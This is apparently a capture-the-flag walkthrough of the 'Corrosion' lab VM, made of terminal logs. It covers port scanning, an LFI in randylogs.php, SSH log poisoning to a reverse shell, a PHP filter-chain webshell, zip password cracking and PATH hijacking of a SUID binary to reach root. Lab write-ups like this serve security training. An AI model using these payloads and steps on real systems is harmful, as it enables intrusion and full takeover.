


Corrosion




```
┌─(root💀miguel)-[/home/miguel/Work/resources]
└─# nmap -p- -Pn -n --min-rate 5000 -vvv 192.168.137.29
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-12 01:57 -03
Initiating ARP Ping Scan at 01:57
Scanning 192.168.137.29 [1 port]
Completed ARP Ping Scan at 01:57, 0.15s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:57
Scanning 192.168.137.29 [65535 ports]
Discovered open port 80/tcp on 192.168.137.29
Discovered open port 22/tcp on 192.168.137.29
Completed SYN Stealth Scan at 01:58, 11.85s elapsed (65535 total ports)
Nmap scan report for 192.168.137.29
Host is up, received arp-response (0.0028s latency).
Scanned at 2025-02-12 01:57:50 -03 for 12s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 00:0C:29:12:18:9F (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.24 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```




```
┌─(root💀miguel)-[/home/miguel/Work/resources]
└─# nmap -sCV -p22,80 -Pn -n --min-rate 5000 -vvv 192.168.137.29
```




```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0c:a7:1c:8b:4e:85:6b:16:8c:fd:b7:cd:5f:60:3e:a4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC52yHwmrpdgwnwdcQWTWwcaca05g8I7MDgB9oV/UxKEdqX1eJo8lJa6H2IWhsE9KvPuA8E6UoX
N1ZIQvm3TeYjNGzVz7oZCHLiqYRi/Chp2kz6mezu+q8F0LpHyNZBids4ptXN/XKJYxTEOfm79HgFv9QqSjHAIwOHbsoyA4MmeynCO2A/ouWrrWhotc
lcyzxmMajsiWyQU2Wdp1t1BqTnbtNOVprZ3ZF1QjiCiJJjDoU1d8aQMpCktb6zXjwzU9yX+KmrYya0k7TSFcTZOnUdyoIS4/PwfufD2/bYtrsG7fYN
nmw79KD/0izdBQuax4nmG0MXHWw2+mPP7eRAbpGdVNwYTDZhzZ0WprkIJcH0/vF4CC2m8h1qewQ6YldKKMcIjIUI4GLkDoAaucVm+i4oFaMg3IYccI
|   256 0f:24:f4:65:af:50:d3:d3:aa:09:33:c3:17:3d:63:c7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKBXtCTWvPUcQRAcKqf9ZSCeToTh9IRG/7YIl0LN
T4WpThh400Gs2P4=
|   256 b0:fa:cd:77:73:da:e4:7d:c8:75:a1:c5:5f:2c:21:0a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK5cFwfxj7kxGXwyXoUGxlppIgLvbCtV7clJfv5heUq2
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.46 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.46 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 00:0C:29:12:18:9F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
┌─(root💀miguel)-[/home/miguel/Work/resources]
└─# whatweb 192.168.137.29
http://192.168.137.29 [200 OK] Apache[2.4.46], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.46 (Ubuntu)], IP[192.168.137.29], Title[
Apache2 Ubuntu Default Page: It works]
```




```
──(root💀miguel)-[/home/miguel/Work/resources]
─# gobuster dir  -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://192.168.137.29/" -x pl
,html,txt -t 20
===============================================================
obuster v3.6
y OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
+] Url:                     http://192.168.137.29/
+] Method:                  GET
+] Threads:                 20
+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
+] Negative Status codes:   404
+] User Agent:              gobuster/3.6
+] Extensions:              php,html,txt
+] Timeout:                 10s
===============================================================
tarting gobuster in directory enumeration mode
===============================================================
.php                 (Status: 403) [Size: 279]
.html                (Status: 403) [Size: 279]
index.html           (Status: 200) [Size: 10918]
tasks                (Status: 301) [Size: 316] [--> http://192.168.137.29/tasks/]
blog-post            (Status: 301) [Size: 320] [--> http://192.168.137.29/blog-post/]
.html                (Status: 403) [Size: 279]
.php                 (Status: 403) [Size: 279]
server-status        (Status: 403) [Size: 279]
rogress: 830572 / 830576 (100.00%)
===============================================================
inished
===============================================================
```



```
┌──(root💀miguel)-[/home/miguel/Work/resources]
└─# wfuzz -c  --hw=0 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://192.168.137.29/blog
-post/archives/randylogs.php?FUZZ=/etc/passwd" -t 20
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzz
ing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.137.29/blog-post/archives/randylogs.php?FUZZ=/etc/passwd
Total requests: 207643

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000741:   200        48 L     85 W       2832 Ch     "file"
 /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...

Total time: 9.061966
Processed Requests: 1311
```


LFI



Not secure
view-source:192.168.137.29/blog-post/archives/randylogs.php?file=/etc/passwd
Line wrap ☑


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:118:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:113:120:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:114:121:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:115:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
nm-openvpn:x:117:122:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
```

miremos por log poissoning por ssh



```
┌──(root💀miguel)-[/etc]
└─# ssh randy@192.168.137.29
The authenticity of host '192.168.137.29 (192.168.137.29)' can't be established.
ED25519 key fingerprint is SHA256:h+1ijitcr/kVnfc33XfHyMIJifcp2Vt9He9qc+ph1Xk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.29' (ED25519) to the list of known hosts.
randy@192.168.137.29's password:
Permission denied, please try again.
randy@192.168.137.29's password:
Permission denied, please try again.
randy@192.168.137.29's password:
randy@192.168.137.29: Permission denied (publickey,password).
```


entonces



Not secure
view-source:192.168.137.29/blog-post/archives/randylogs.php?file=/var/log/auth.log


```
Feb 11 22:09:01 corrosion CRON[3737]: pam_unix(cron:session): session closed for user root
Feb 11 22:09:01 corrosion CRON[3736]: pam_unix(cron:session): session closed for user root
Feb 11 22:10:01 corrosion CRON[3832]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:10:01 corrosion CRON[3832]: pam_unix(cron:session): session closed for user root
Feb 11 22:11:01 corrosion CRON[3867]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:11:01 corrosion CRON[3867]: pam_unix(cron:session): session closed for user root
Feb 11 22:12:01 corrosion CRON[3895]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:12:01 corrosion CRON[3895]: pam_unix(cron:session): session closed for user root
Feb 11 22:13:01 corrosion CRON[3898]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:13:01 corrosion CRON[3898]: pam_unix(cron:session): session closed for user root
Feb 11 22:14:01 corrosion CRON[3901]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:14:01 corrosion CRON[3901]: pam_unix(cron:session): session closed for user root
Feb 11 22:15:01 corrosion CRON[3905]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:15:01 corrosion CRON[3905]: pam_unix(cron:session): session closed for user root
Feb 11 22:16:01 corrosion CRON[3927]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:16:01 corrosion CRON[3927]: pam_unix(cron:session): session closed for user root
Feb 11 22:17:01 corrosion CRON[3931]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:17:01 corrosion CRON[3932]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:17:01 corrosion CRON[3932]: pam_unix(cron:session): session closed for user root
Feb 11 22:17:01 corrosion CRON[3931]: pam_unix(cron:session): session closed for user root
Feb 11 22:18:01 corrosion CRON[3937]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:18:01 corrosion CRON[3937]: pam_unix(cron:session): session closed for user root
Feb 11 22:19:01 corrosion CRON[3940]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:19:01 corrosion CRON[3940]: pam_unix(cron:session): session closed for user root
Feb 11 22:20:01 corrosion CRON[3943]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:20:01 corrosion CRON[3943]: pam_unix(cron:session): session closed for user root
Feb 11 22:21:01 corrosion CRON[3979]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:21:02 corrosion CRON[3979]: pam_unix(cron:session): session closed for user root
Feb 11 22:22:01 corrosion sshd[3983]: Failed password for randy from 192.168.137.12 port 60630 ssh2
Feb 11 22:22:01 corrosion sshd[3983]: Failed password for randy from 192.168.137.12 port 60630 ssh2
Feb 11 22:22:01 corrosion sshd[3983]: Connection closed by authenticating user randy 192.168.137.12 port 60630 [preauth]
Feb 11 22:22:02 corrosion CRON[3985]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:22:02 corrosion CRON[3985]: pam_unix(cron:session): session closed for user root
Feb 11 22:23:01 corrosion CRON[3990]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 11 22:23:01 corrosion CRON[3990]: pam_unix(cron:session): session closed for user root
Feb 11 22:24:01 corrosion CRON[3993]: pam_unix(cron:session): session opened for user root by (uid=0)
```

https://github.com/Trr0r/autopoisonSSH




```
┌──(myenv)─(root💀miguel)-[/opt/autopoisonSSH]
└─# python3 autopoisonSSH.py -u http://192.168.137.29/blog-post/archives/randylogs.php -pm file -t-ip 192.168.137.29 -h-ip 192.168.137.12

[+] PHP Payload inyectado

[+] Trying to bind to :: on port 4444: Done
[+] Waiting for connections on :::4444: Got connection from ::ffff:192.168.137.29 on port 55104
[*] Switching to interactive mode
bash: cannot set terminal process group (952): Inappropriate ioctl for device
bash: no job control in this shell
www-data@corrosion:/var/www/html/blog-post/archives$ $ whoami
whoami
www-data
www-data@corrosion:/var/www/html/blog-post/archives$ $ 
```

o por filter chain y rev shell




```
┌──(root💀miguel)-[/home/miguel/Work/resources]
└─# python3 php_filter_chain_generator.py --chain '<?php system($_GET["cmd"]); ?>'
[+] The following gadget chain will generate the following code : <?php system($_GET["cmd"]); ?> (base64 value: PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXS
k7ID8+)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF3
2LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.i
conv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.i
conv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13
000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L
```




Not secure
view-source:192.168.137.29/blog-post/archives/randylogs.php?file=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WIN...
Line wrap □


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
¤$)C♫�♫@♫C�▷�▷��△�△�>△=△=♫�♫@♫C�▷�▷��△�△�>△=△=♫�♫@♫C�▷�▷��△�△�>△=△=♫�♫@♫C�▷�▷��△�△�>△=△=♫�♫@♫C�▷�▷��△�△�>△=△=♫�♫@♫
```




```
www-data@corrosion:/var/backups$ $ ls -la
ls -la
total 2668
drwxr-xr-x  2 root root    4096 Feb 11 17:15 .
drwxr-xr-x 15 root root    4096 Jul 29  2021 ..
-rw-r--r--  1 root root   61440 Feb 11 17:15 alternatives.tar.0
-rw-r--r--  1 root root    2867 Jul 29  2021 alternatives.tar.1.gz
-rw-r--r--  1 root root  102709 Jul 29  2021 apt.extended_states.0
-rw-r--r--  1 root root      11 Jul 29  2021 dpkg.arch.0
-rw-r--r--  1 root root      43 Jul 29  2021 dpkg.arch.1.gz
-rw-r--r--  1 root root      43 Jul 29  2021 dpkg.arch.2.gz
-rw-r--r--  1 root root     616 Jul 29  2021 dpkg.diversions.0
-rw-r--r--  1 root root     220 Jul 29  2021 dpkg.diversions.1.gz
-rw-r--r--  1 root root     220 Jul 29  2021 dpkg.diversions.2.gz
-rw-r--r--  1 root root     272 Jul 29  2021 dpkg.statoverride.0
-rw-r--r--  1 root root     194 Jul 29  2021 dpkg.statoverride.1.gz
-rw-r--r--  1 root root     168 Apr 20  2021 dpkg.statoverride.2.gz
-rw-r--r--  1 root root 1721335 Jul 30  2021 dpkg.status.0
-rw-r--r--  1 root root  395230 Jul 29  2021 dpkg.status.1.gz
-rw-r--r--  1 root root  386883 Jul 29  2021 dpkg.status.2.gz
-rw-r--r--  1 root root    3285 Jul 30  2021 user_backup.zip
www-data@corrosion:/var/backups$ $ 
```




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# unzip user_backup.zip
Archive:  user_backup.zip
[user_backup.zip] id_rsa password:
```




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# john hashzip --wordlist=/usr/share/wordlists/seclists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!randybaby       (user_backup.zip)
1g 0:00:00:03 DONE (2025-02-12 02:59) 0.3184g/s 4567Kp/s 4567Kc/s 4567KC/
s "2parrow"..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```




```
(root💀miguel)-[/home/miguel/Work]
 ll
-r--r--  root root 148 B   Fri Jul 30 03:11:31 2021  easysysinfo.c
-------  root root 2.5 KB  Fri Jul 30 03:20:48 2021  id_rsa
-r--r--  root root 563 B   Fri Jul 30 03:20:52 2021  id_rsa.pub
-r--r--  root root  23 B   Fri Jul 30 03:21:51 2021  my_password.t
xr-xr-x  root root 4.0 KB  Tue Feb 11 20:09:44 2025  resources

(root💀miguel)-[/home/miguel/Work]
 cat id_rsa

(root💀miguel)-[/home/miguel/Work]
 cat my_password.txt

       File: my_password.txt

       randylovesgoldfish1998

(root💀miguel)-[/home/miguel/Work]
```




```
www-data@corrosion:/home$ $ export TERM=xte
export TERM=xterm
www-data@corrosion:/home$ $ su randy
su randy
Password: $ randylovesgoldfish1998
$ whoami
randy
$
```




```
randy@corrosion:/var/www/html/blog-post/archives$ sudo -l
[sudo] password for randy:
Matching Defaults entries for randy on corrosion:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User randy may run the following commands on corrosion:
randy@corrosion:/var/www/html/blog-post/archives$      /home/randy/tools/easysysinfo
Tue Feb 11 11:10:10 PM MST 2025log-post/archives$ sudo /home/randy/tools/easysysinfo
127.0.0.1       localhost


# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Linux corrosion 5.11.0-25-generic #27-Ubuntu SMP Fri Jul 9 23:06:29 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```




```
┌──(miguel💀miguel)-[~/Work]
└─$ sudo strings easysysinfo.c
[sudo] password for miguel:
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("/usr/bin/date");
  system("cat /etc/hosts");
  system("/usr/bin/uname -a");
```




```
randy@corrosion:~/tools$ ls -la
total 28
drwxrwxr-x  2 randy randy  4096 Jul 30  2021 .
drwxr-x--- 17 randy randy  4096 Jul 30  2021 ..
-rwsr-xr-x  1 root  root  16192 Jul 30  2021 easysysinfo
-rwxr-xr-x  1 root  root    318 Jul 29  2021 easysysinfo.py
randy@corrosion:~/tools$
```




```
randy@corrosion:~/tools$ cat easysysinfo.py
#!/usr/bin/python3.9

import os

command1 = "/usr/bin/date"
command2 = "/usr/bin/cat /etc/hosts"
command3 = "/usr/bin/uname -a"


def output():
        print("Today is: ")
        os.system(command1)

        print("\n")

        print("Hosts File: ")
        os.system(command2)

        print("\n")

        print("Kernal Version: ")
        os.system(command3)

output()
randy@corrosion:~/tools$ 
```




```
randy@corrosion:/tmp$ nano cat
```



```
/bin/bash
```



```
randy@corrosion:/tmp$ chmod +x cat
```



```
randy@corrosion:/tmp$ /home/randy/tools/easysysinfo
Tue Feb 11 11:30:34 PM MST 2025
root@corrosion:/tmp# 
```